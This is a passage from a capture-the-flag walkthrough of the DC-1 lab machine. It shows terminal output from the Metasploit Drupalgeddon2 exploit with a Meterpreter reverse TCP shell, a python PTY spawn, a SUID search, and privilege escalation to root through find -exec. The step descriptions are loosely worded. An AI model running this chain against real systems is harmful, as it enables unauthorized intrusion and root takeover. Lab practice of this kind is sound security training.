
  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.1.4     yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Step 6:

Set RHOSTS(victim IP) & set LHOST (listening IP) and then exploit



```
kali@kali: ~/Dc-1
File Actions Edit View Help
TARGETURI / yes Path to Drupal install
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.8:42671) at 2024-11-19 11:29:03 +0530
```


Step 7: use python script for shell

Step 8: find command use for permission the files and 2>/dev/null for error

Step 9: touch command use for create a directory

Step 10: then execute the file name we create

Step 11: then execute the file /bin/bash and then we crack the machine



```
kali@kali: ~/Dc-1
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find ./ -perm -u=s -type f 2>/dev/null
find ./ -perm -u=s -type f 2>/dev/null
www-data@DC-1:/var/www$ cd /tmp
cd /tmp
www-data@DC-1:/tmp$ touch sumit
touch sumit
www-data@DC-1:/tmp$ ls
ls
sumit
www-data@DC-1:/tmp$ find sumit -exec "whoami" \;
find sumit -exec "whoami" \;
root
www-data@DC-1:/tmp$ find sumit -exe "/bin/bash" \;
find sumit -exe "/bin/bash" \;
find: unknown predicate `-exe'
www-data@DC-1:/tmp$ find sumit -exec "/bin/bash" \;
find sumit -exec "/bin/bash" \;
bash-4.2$ find sumit -exec "/bin/sh" \;
find sumit -exec "/bin/sh" \;
# ld
ld
ld: no input files
# ls
ls
sumit
# cd /root
cd /root
# ls
ls
thefinalflag.txt
#
```